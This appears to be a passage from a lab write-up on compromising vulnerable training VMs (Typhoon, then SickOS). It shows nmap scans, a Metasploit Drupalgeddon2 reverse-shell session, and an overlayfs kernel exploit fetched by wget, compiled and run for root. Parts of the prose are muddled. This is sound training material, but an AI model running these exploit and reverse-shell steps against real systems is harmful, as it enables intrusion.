
Next, we used nmap to find all open ports on the system.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -Pn -p- 172.20.10.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-14 09:45 EDT
Nmap scan report for 172.20.10.11
Host is up (0.00012s latency).
Not shown: 65511 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds
631/tcp   open  ipp
993/tcp   open  imaps
995/tcp   open  pop3s
2049/tcp  open  nfs
3306/tcp  open  mysql
5432/tcp  open  postgresql
6379/tcp  open  redis
8080/tcp  open  http-proxy
27017/tcp open  mongod
38237/tcp open  unknown
44126/tcp open  unknown
45272/tcp open  unknown
50805/tcp open  unknown
56889/tcp open  unknown
MAC Address: 08:00:27:7D:08:14 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.45 seconds
```


As we can see port 21/tcp is open to ftp service we tried to login to ftp service. After trying few combinations of default credentials, we found that the service was accessible using login – anonymous and password anonymous



However, we could not find any way to exploit the ftp service, so we moved to the next port open 80/tcp using http service.



Even here we could not find a login page or any way to use reverse-shell. Upon viewing the source code, we found that the server is using Drupal 8.




Drupal 8 is a very old version of Drupal, so we have some vulnerabilities to exploit.

We are going to use mfsconsole to exploit drupal


```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set rhost 172.20.10.11
rhost ⇒ 172.20.10.11
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set targeturi drupal/
targeturi ⇒ drupal/
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS       172.20.10.11     yes       The target host(s), see https://github.com/rapid7/metasploit-
                                           framework/wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    drupal/          yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.20.10.9      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 172.20.10.9:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending stage (39282 bytes) to 172.20.10.11
[*] Meterpreter session 1 opened (172.20.10.9:4444 → 172.20.10.11:35007 ) at 2022-03-14 10:19:54 -0400

meterpreter > shell
Process 3133 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Upon running nmap we found a directory /mongoadmin/ on browser. When we change the credentials to 84mb we find 2 cred links which gives us the username and password



Using the credentials found we try to ssh to the system



Further we investigated the device information and found the system was still running on Ubuntu 14.04.1

```
typhoon@typhoon:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.1 LTS
Release:        14.04
Codename:       trusty
typhoon@typhoon:~$
```

We then used searchplot to find vulnerabilities to exploit in ubuntu 14.04 one of them Local Privilege Escalation using 37292.c exploit.

```
┌──(root㉿kali)-[~]
└─# searchsploit ubuntu 14.04
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation       | linux/local/37088.c
Apport 2.14.1 (Ubuntu 14.04.2) - Local Privilege Escalation                   | linux/local/36782.sh
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution              | linux/local/40937.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedor       | linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24       | linux_x86/local/42276.c
Linux Kernel (Ubuntu 14.04.3) - 'perf_event_open()' Can Race with execv       | linux/local/39771.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayf       | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayf       | linux/local/37293.txt
Linux Kernel 3.x (Ubuntu 14.04 / Mint 17.3 / Fedora 22) - Double-free u       | linux/local/41999.txt
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege E       | linux/local/39166.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condi       | linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET'       | windows_x86-64/local/47170.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privi       | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 /        | linux/local/47169.c
NetKit FTP Client (Ubuntu 14.04) - Crash/Denial of Service (PoC)              | linux/dos/37777.txt
Ubuntu 14.04/15.10 - User Namespace Overlayfs Xattr SetGID Privilege Es       | linux/local/41762.txt
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privi       | linux/local/41760.txt
usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Local Privilege Escalati       | linux/local/36820.txt
WebKitGTK 2.1.2 (Ubuntu 14.04) - Heap based Buffer Overflow                   | linux/local/44204.md
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results

┌──(root㉿kali)-[~]
└─# searchsploit -m 37292.c
  Exploit: Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escal
ation
     URL: https://www.exploit-db.com/exploits/37292
    Path: /usr/share/exploitdb/exploits/linux/local/37292.c
File Type: C source, ASCII text, with very long lines (466)

Copied to: /root/37292.c
```

We downloaded the exploit to /tmp file and started a HTTP Server on port 80

```
┌──(root㉿kali)-[~]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.20.10.11 - - [14/Mar/2022 11:50:23] "GET /37292.c HTTP/1.1" 200 -
```

Once done, we complied the file and changed its privileges to be executable. Upon execution we gained root access to the system and found the root-flag and shown below.

```
typhoon@typhoon:/tmp$ wget http://172.20.10.9/37292.c
--2022-03-14 17:50:24--  http://172.20.10.9/37292.c
Connecting to 172.20.10.9:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4968 (4.9K) [text/x-csrc]
Saving to: '37292.c'

100%[=====================================================================>] 4,968       --.-K/s   in 0s

2022-03-14 17:50:24 (309 MB/s) - '37292.c' saved [4968/4968]

typhoon@typhoon:/tmp$ ls
37292.c                                 f71487e6e9c666dc5b99e37305c00db5.dat  tomcat7-tomcat7-tmp
65d9383ff514cbd01ac65e38806095d7.dat  hsperfdata_tomcat7
8c10a35add3f21e11383c7911852072e.dat  mongodb-27017.sock
typhoon@typhoon:/tmp$ gcc 37292.c -o rootshell
typhoon@typhoon:/tmp$ chmod 777 rootshell
typhoon@typhoon:/tmp$ ./rootshell
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),110(lpadmin),112(sambashare),1
25(libvirtd),1000(typhoon)
# cd /root
# ls
root-flag
# cat root-flag
<Congrats!>

Typhoon_r00t3r!

</Congrats!>
#
```

Virtual Machine 3 – SickOS


We discovered the IP address of the machine to be 172.20.10.10 using netdiscover.


```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 68 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 4080
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 172.20.10.2     5c:5f:67:9e:74:74      4     240  Intel Corporate
 172.20.10.1     5e:09:47:5d:2c:64     24    1440  Unknown vendor
 172.20.10.10    08:00:27:1b:d7:cc     40    2400  PCS Systemtechnik GmbH
```

We then used nmap to check for open ports


```
┌──(root㉿kali)-[/home/kali]
└─# nmap 172.20.10.10 -A -sV
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-16 13:27 EDT
Nmap scan report for 172.20.10.10
Host is up (0.0013s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE  SERVICE      VERSION
22/tcp   open   ssh          OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 09:3d:29:a0:da:48:14:c1:65:14:1e:6a:6c:37:04:09 (DSA)
|   2048 84:63:e9:a8:8e:99:33:48:db:f6:d5:81:ab:f2:08:ec (RSA)
|_  256 51:f6:eb:09:f6:b3:e6:91:ae:36:37:0c:c8:ee:34:27 (ECDSA)
3128/tcp open   http-proxy Squid http proxy 3.1.19
|_http-title: ERROR: The requested URL could not be retrieved
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported: GET HEAD
|_http-server-header: squid/3.1.19
8080/tcp closed http-proxy
MAC Address: 08:00:27:1B:D7:CC (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.29 ms 172.20.10.10

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.24 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```

We checked weather we could access the services over port 80 or 3128 over web.






